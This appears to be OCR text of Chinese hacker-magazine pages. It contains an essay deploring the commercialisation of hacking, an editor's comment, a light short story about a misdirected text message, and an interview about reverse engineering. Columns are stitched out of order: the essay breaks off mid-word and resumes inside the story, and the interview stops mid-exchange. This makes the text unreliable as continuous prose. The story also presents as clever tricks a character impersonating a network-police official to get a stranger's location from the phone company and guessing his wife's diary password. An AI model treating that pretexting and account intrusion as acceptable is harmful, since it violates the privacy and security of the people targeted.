


图1

同时在我看来，黑客绝不是一种职业或者谋生的手段，只能是一个目标或者是一个信仰，黑客应该是生活的一部分，而不应该用来作为生存的工具。当黑客成为谋生的手段时，许多东西就变质了。而国内的真实情况是，只要有任何新技术或其它的什么门路，都要用来获取利益，可以明显的感觉到纯粹的技术交流越来越少，取而代之的是无数黑色交易与所谓的培训。于是我们只能看到由无数0DAY攻击程序，还有网页木马与ARP欺骗技术制造的僵尸网络，而僵尸网络最后又成了恶意DDOS与刷流量的源头。许多黑客俨然成为了商人，正在想尽一切办法将自己的技术转化为金钱。最关键的是，当他们一心向钱看的时候，理想与激情就开始渐渐远去，直到消失，这样就更谈不上什么技术上的突破与创新了。

在媒体的炒作与上面所说情况共同作用下，黑客的形象在中国民间越来越肮脏，甚至有人把黑客比作网络流氓（看看那些黑色服务所明显的条目就不难理解了）。不过，我国政府对于黑客的打击是越来越严厉的，通过一些主流媒体上的新闻可常见一些相




图2

扼杀于萌芽状态

图 笨笨心情女人

XApache：最近和一个哥们一起吃饭，说现在的某些病毒有10M独享的光纤升级服务器，即使在下载流量很大的情况下也可以瞬间升级更新病毒体。我当时还有点吃惊，心想这样搞病毒的成本未免也太高了吧，小编我还在住处和两户人家合用一条2M的ADSL呢，它们这些病毒居然可以享受10M独享的光纤！世道啊(周星驰式的感叹)，有钱去用光纤网络，还不如用钱去做点合法生意。真不知道现在一些搞病毒的人怎么想的。对于那些自升级的病毒，最好是扼杀于萌芽状态，况且它们用的还是光纤升级的服务器，可别到时候你杀毒软件还没升完级，它已经升完了。这可就真让人哭笑不得。

杏子

我叫杏子，我在这个城市的25楼上班，这个城市有太多的25楼，所以我只是其中一个普通白领。我不漂亮，但绝对有气质，如杏子一般的气质。

每天早上7点30分我会摇曳着我高挑的身材准时坐在办公桌前，头发一丝不苟，身着浅色的职业套装。

我的职务是广告设计，名片上有着淡紫的唇印，上面只有一串阿拉伯数字，这足以证明我头脑里充斥着稀奇古怪的想法。但这想法仅限于我的私人空间。在大家面前我是个职业女人，就如同大家在街上看到的很多朝九晚五的上班族一样。

现在我坐在咖啡店等着我所谓的男朋友，说所谓是因为他不是我心中理想的男子，但可以作为结婚对象交往。他可能也知道我对他的不咸不淡，所以这段时间正在想办法疏远我。而我现在打算挽救这段不存在感情的恋情。

我穿一条黑蕾丝边的裙子，上开口可以看见北半球与南半球的边缘，下开口可以让人对我若隐若现的大腿想入非非，把直发做成一次性的波浪卷刚好及肩，配上我慵懒的眼神，全身上下写满了诱惑。

我等了很久，一杯咖啡已经见底，站起身打算出门，却发现我的男友携一女子向我款款走来，想来是要过来和我说再见的吧。我友好的祝贺他们，然后说了声再见，抽身离开。我的修养和矜持不允许我在公众场合做些泼妇一般的举动，而这男人也犯不上我为他歇斯底里。而我更不屑与那些双眼在我身上乱瞟的男人做什么交流。

我让司机把车停在我家楼下的便利店门口，买了十听啤酒和一条茶花香烟，还有一些零食。抱着这些东西打开房门，开始我独身的夜生活。

洗完澡换上卡通睡衣，直接走进卧房打开电脑，顺便拿了一枝烟美美的抽上几口。我最喜欢去的地方就是天涯和猫扑，在天涯我有很多的马甲，我可以是男人也可以是女人。天涯上有一篇帖子，说的是电话情缘，因为一个错误的电话而成就了一段美好的姻缘。看到这，我想起我的电话好象没电了，于是起身给电话充电。刚接上电源便显示有条新信息，号码是外地的，我敢肯定这是一个发错了的消息。要是平时我是不会理会的，可刚看了电话情缘的帖子再加上无聊，便回了对方一句：小孩，你找谁啊。信息很快就回了过来：谁小孩啊，你叫我叔叔还差不多。呵呵，有意思，想到自己可能体验一回电话情缘，就更加来劲了：不叫你小孩叫你傻蛋啊？谁这么粗心大意连朋友号码都记错？那边很快发来个流汗的表情：抱歉，不是故意的，要俺怎样赔礼道歉只管说。

看样子有戏，可我已经累了：你就时刻记着欠我一件事情就行，明天再召见你！那边许久传来一消息：晚安，好梦！

连着几天一直忙，天天头晕脑胀，好在每天晚上有那傻蛋的信息陪我好梦。我想我是依赖上这傻蛋了。可这傻蛋到底是怎样的人我还不知道呢，别发错了情到时候就真哭也来不及了。

“傻蛋，在干啥呢？”

“怎么了傻蛋，不是想我想得记错号码了吧。”

“你好，我是他老婆，要有什么事可以跟我说。”

“啊，不好意思，可能是我发错信息了。”

我可以确定你没有发错信息，因为这几天的信息记录一直存在手机上。美女，想提醒你一点，若要与一男子交往首先得弄清楚对方是否已婚。而且一个有素质的女子是不会轻易叫人傻蛋的！再见！

我是有修养有素质的女子，我是淑女我是矜持的，所以我不在公共场所骂人，可现在我在我自己的家，我使劲的对着手机骂。我羞愧，我痴心妄想的美好邂逅就这样被傻蛋他老婆扼杀于萌芽状态中了。

钢蹦

朋友们都叫我钢蹦，我不知道他们为什么这样叫，其实我瘦得像根竹竿，但也没关系了，怎么叫都只是一个代号而已，并不能说明我就是钢蹦。

这是我在这世界生活的第27个年头，在27年前我拥有过很多的身份。我开始是学生，后来是职员，再后来是自己开店当了一回老板。去年的时候我利用自己的计算机知识用一块钱买了一个女人的心，让她做了我老婆，所以我现在的身份是别人的老公。暂时无业。

因为我180cm的身高和我脖子上方的那张皮能让无数的女人惊叹，所以我拥有过无数的女人，而且都是对方主动，那些女人无一例外都是比较现实的。只有我老婆除外，我跟她是同一世界的人，我们的婚姻仅存在于我们独立的个体。这样说是因为我们是在拿了结婚证之后才去了解对方的家庭和其他的。

我陪着老婆住在她娘家，那年我开店无聊做了个网站，发现一个叫笨笨的马甲老是发些风花雪月的文字，煽动得一坛子的网友全成了她的粉丝。我有些不屑，一个小女子无非写些无病呻吟

关的案例报道。只是由于网络犯罪容易藏匿的特点给侦破工作带来了一定的困难，这个困难不光是国内，更是一个国际性的技术难题。在针对黑客犯罪的打击问题上，作为相关执法部门也不要因噎废食，误伤一些没有涉及黑色产业的纯技术交流站点（EST的服务器被迫迁往国外就是一个很好的例子），这也是黑客在国内的尴尬所在。

因为一些利益熏心之人的破坏，使大多数人对黑客的误解越来越深，也到了不得不说的地步，或许笔者的呐喊声还是很小，但仍希望自己的呐喊能够激起一些人的共鸣与反思，让更多的人醒悟过来，这样我们国家的网络才会更健康，更安全的发展。

编辑点评：

文章读完突然想起一个事情，有段时间世界上最大的开源软件组织之一，*nix平台软件的发布基地sourceforge被封杀了，以前轻松点开的页面死都打不开，问了两个国外的朋友，访问很正常。难道是因为上面有开源的黑客工具？不过好歹过了一段时间又重新放开了，我也吐了口气。整个计算机科技的进步离不开黑客，但，更容易毁于滥用的黑客技术，当一个游戏缺乏自律和必要的监督之后，这个游戏就难以玩起来了，玩家们，要自重。监督者，不要因噎废食。

的文字招人同情，谁知接着看下去有点不可收拾，每段文字看完必会明白一个道理，浅显，但不易做到。这是个有内容的女人，我查了她的IP，是一个网吧，停留在论坛的时间大致是晚上8点至凌晨6点左右。我很好奇，想知道她是做什么工作的，怎么可以通宵达旦的围着我的论坛转来转去。加她为好友，披着羊皮和她讨论人生情感。本人当时正处在家人逼婚期间，不多找几个轮胎试下马力怎么行，于是乎，这个笨笨也落入了我的魔爪。

论坛耗去了我大半的精力，且不说买空间和域名，单单是维护就会占去很大一部分时间。看着论坛越来越火，我干脆结束掉店面，回家思考怎么通过网络赚钱。谁知道一回家就出不来了，老妈找了个女人在家专门蹲点，说好听点叫相亲，难听点叫逼婚。那女人在我家住了两天，老妈一定要我送她回家，而且一定要下午动身。这不明摆着想生米煮成熟饭把我给办了呀。她家和我家不在一个城市，下午动身的话得在途中住上一晚，现在想起还真佩服自己，我那个毅力呀，真比上那啥柳下惠坐怀不乱了。装痴装傻装睡都行，可不能把一生就这么断送在一个不知道啥来头的女人手上了。中途我成功逃跑，这一跑就跑到了笨笨呆的城市，这可是绝对没预谋的，因为她呆的那个城市是我们那地方的省会。在那城市恶睡了三天后找个网吧上网，时间是下午，奇怪的是她在。也没打扰到她，直接调出她的IP，然后打电话给电信，冒充外地网监科的人调出了她所在网吧的地址，哈，老天帮忙，她那网吧离我就隔了一个十字路口。打开QQ对话框装模作样的和她聊了几句，半小时一块钱，搞定见面。这搞定并不是说我们从那个时候开始就在一起了，而是在一起的三个月经历了很多事情，最后两个人才决定在一起的，这样在没见过彼此家人的情况下我们就先把证给拿了。我家是非常的高兴，反正只要我带个老婆回来就成，圆的扁的不管她。

开始说了我现在暂时无业，所以我几乎一天到晚呆在电脑前面帮朋友做做网站，下下电影玩玩游戏。老婆对我的行为深恶痛绝，不知道从什么时候开始她变得很唠叨，这或许是女人的通病，女人总是现实的。我任凭她在我耳边如苍蝇般的叫，也不怎么出声，但若苍蝇实在把我搞烦躁了，我是会大吼的，这种情况下可以换来几小时的清静。生气也由她了，都已经结婚了谁还有那些闲情逸致去哄啊。

日子久了，会觉得生活无趣，偶发善心把电脑让给老婆用，俺就看俺的计算机报去也，顺便跟很久不联系的哥们发发短信联络下感情。可老婆似乎并不卖账，和俺定了个计划，说下午电脑归我，晚上归她，我那个气愤啊，只好每天晚上跑到网吧去CS。回家路上信息响，打开看看竟然问我小孩找谁，听那语气还是个女孩子。嘿嘿，俺可是好男人，不做对不起老婆的事，不过调剂一下口味总是可以的吧。俺很快回了条信息过去，并且语气中包含了诚恳与憨厚，想一般女孩子都喜欢这类型的，虽然咱在生活中不怎么说话，可这样聊天可是俺的拿手好戏啊。

有了异性信息的日子，老婆的苍蝇声也不觉得那么刺耳了，俺每天都可以收到那女孩的消息，这可真是精神享受啊。俺伴着美女的信息度过了幸福的5天，老婆得去别的城市一趟，她的电话是小灵通，到外地就不能用了，只好拿了我的，俺本来不想给，可不给不行啊，只好对老婆说现在的短消息不要信，很多都是骗人的……老婆在我的鼾声中出门了，我舒展下身子，真不是一个爽字了得啊。上半天俺的那个爽法可是没词语形容的，可到了下午俺开始思念起俺那苍蝇般的老婆来了，俺发信息给老婆问她到哪了，苍蝇老婆竟然只回两个字，我那个气啊，干脆不理她了，俺看新闻不行么。

俺跑到猫扑东溜西逛，看见了一篇说被骗的帖子，说是一男人被别人的短消息骗了20万。哪有这么笨的人啊，真是蠢货用吨计算。

晚上的时候俺心里老觉得有什么事没做，奇怪啊，使劲想使劲想，才发现老婆拿走手机，顺带也牵走了俺的短消息，刚想到这俺那个汗啊，才知道蠢货可能骂的是自己。一个晚上没睡好，玩了通宵游戏。清早打老婆电话发现停机了，再打发现老婆已经站到我面前了。我恶狠狠的问老婆为什么把电话打爆了，而且还欠费？然后俺笑嘻嘻抱着老婆说俺去换个号码吧。俺是打死也不敢说因为一个女人的勾引充盈了几天的精神状态。奇怪的是，老婆意味深长的望着我说："想换就换吧，卡是可以换的，但手机就难换了"。

事实证明我是个蠢货，因为许久后跟老婆说起在网上看到的短信息骗人的事，老婆说她看过了，问她有没有收到过不认识的人发的短信，她说收到了，而且对方绝对不是骗子。

那女人是不是骗子我是不知道了，但老婆却真的是个深藏不露的大骗子。因为想知道她网络日记的密码简直太容易了，稍稍利用社会工程学把她重要的几个日子组合一下就OK了。进去之后发现里面全是对我的不满和发泄。她在我面前一副贤德淑良的样子，原来跑这里骂我来了。看到这些内容只能用恐怖来形容，以前只知道她笔下能赚人眼球，现在明白原来她的笔还能杀人。终于断了我想HAPPY一下的念想了，呜呼哀哉，老夫堂堂一尺八的汉子就这样给击败了。

笨笨

凭心情做事的笨女人，这就是我对自己名字的解释。从开始接触网络一直到现在，无论在哪个地方，一直用这个名字，未曾更改。长相平平，个性平平，绝无锋芒。如我的成长经历和工作，淡然无波澜。偶尔的涟漪只是点缀，凭借心情做事和生活，倒也如鱼得水，百般惬意。

27年来最为快意的一桩事怕是婚姻，大事当小事办了，只为那句：我要，我选择，我选择，我不悔。却不知老公是经历了怎样的心理路程，三个月的时间，两个成熟的男女，一桩真实的婚姻，想起未曾相见时心中的忐忑，恋时的不安，他说，你担心了吧。那次因他而写的句子就这样在脑海又过了一次。

他抱着我
我想起身
发现我挣脱不了他手的长度
他给了我空间
是一手的距离

想着那时候的自己真是矫情，一段话也能引申出这么多杂七杂八的情感，现在天天上班，他倒好，老爷样的坐在家里，就会制造垃圾，我回到家对着个狗窝简直想杀人，老天厚待呀，做收银也有出差的机会，终于可以远离这个家伙两天了，幸福……

我相信我是拿着他的手机头也不回的走的，当时他正睡得酣畅淋漓，估计梦里在CS呢。为了这个不是爱好的爱好天天和我抢电脑，现在我出差，你就天天CS吧，小心人家一个烟雾弹炸死你。

一个人的天真蓝，一个人的空气真新鲜。只是，一个人似乎有点寂寞，没人唠叨了。不管了，难得轻松一次，办完要办的事，在房间里把电视机打开，去卫生间清洗掉一路的疲惫，嘿嘿，等会去找个PUB坐坐，说不定能来段邂逅什么的，不出格就行了。事实上，我哪也没去，我就到了酒店的电脑房上了一会网，顺便看看新闻，看看让人唏嘘的文字。婚姻唯一没改变我的就是对文字的钟爱，会对着故事情节掉泪，虽然是虚构的，但仍然故我。

"老婆，一路顺利吧。"

"还行。"

采访DCM——kvllz

86有约题记

大家好，我是10086，从策划到约采访对象，不经不觉也几个月过去了，但是本期也只是第二次采访，这一次我们很高兴约到DCM组织的leader——kvllz。可能新手会很陌生，但是对于老一辈的人来说，应该是很熟悉了。kvllz所建立的DCM组织，曾经是为破解组织服务的，专门收集一些破解工具和破解教程提供给各大破解组织，以提高破解组织内部成员的技术水平，该组织曾经一度关闭，后来又重新开放了，也从一个地下交流会到浮出水面，本期采访和大家一起揭开DCM的神秘之迷。

10086： 你好！很高兴你能接受本刊的采访，开始前能否跟大家简单介绍一下自己与你所建立的DCM呢？

kvllz： 你好，我就是普通的逆向工程爱好者，目前在某单位负责网络安全。逆向工程只是个人的兴趣，建立DCM的初衷是给逆向爱好者一个交流的场所，还有就是为大家提供一些必要的工具。DCM中文全称为地下交流会，英文全称Dark Communion Meet，属于比较松散的组织，通过CCG、IPB、BCG、FCG、DFCG任何一个组织的验证就可以申请加入，如果想单独认证需要在论坛PM我。

10086： 目前对DCM有什么计划没呢？

kvllz： 暂时没有什么新的计划，维持正常的交流就可以了。

10086： 当初是因为什么关闭了DCM论坛呢？

kvllz： DCM的论坛转到破解联盟论坛了，两个论坛维护起来没有精力。等联盟论坛找到合适的管理人员再搞DCM的论坛吧！

10086： 当初是如何走向逆向之路呢？

kvllz： 年轻的时候看过一些逆向的书，对kv300的钥匙盘很感兴趣。自己尝试做过一样的加密盘，自己用的还不错(我有正版)，当时磁盘加密还是很流行的，dos下破解还是简单的，很多底层都可以直接操作。在公用机用pctools改加密目录，在当时也是一种时尚。

10086： 什么是软件的逆向工程？

kvllz： 逆向工程这个概念就是通过已经有的事物反向推导得到事物的原始形态。软件的逆向工程就是通过对编译完的软件反向推导得到软件的伪源代码(汇编代码)，甚至某些程序真正的源代码，从中了解程序运行的过程和原理。

10086： 你认为逆向工程合法吗？

kvllz： 逆向工程合法性应该从辩证的角度去看，它对于软件工程来说是必不可少的。编译后的软件出现BUG时，逆向工程就可以派上大用场。从学习的角度看，逆向工程可以给与程序员新的灵感，借鉴别人的编程思路。还有操作系统漏洞的查找都离不开逆向工程，当然对于商业软件，逆向工程也会导致泄漏商业秘密。应该说逆向工程是双刃剑，无论向哪个方向，过于偏颇都是不正确的。

10086： 当前不少人热衷于逆向技术学习，你是怎么看待这一现象的呢？

kvllz： 热衷于解密技术学习的一般都是年轻人，他们有好奇心、有精力、有动力，这是件好事。学习解密技术就不可避免了解汇编语言、系统架构等等基础知识。这也为将来成长为计算机产业精英奠定了坚实的基础。

10086： 学习逆向是否也和黑客一样，体验着寂寞的生活呢？

kvllz： 谈不上寂寞的生活，但是研究某个软件没有结果，也是一种很费心的事情，有的软件加密做得好可能好几个月都搞不出来，甚至无解。不过搞出来的兴奋也是无法言喻的。

10086： 对于逆向初学者，你觉得有什么建议呢？

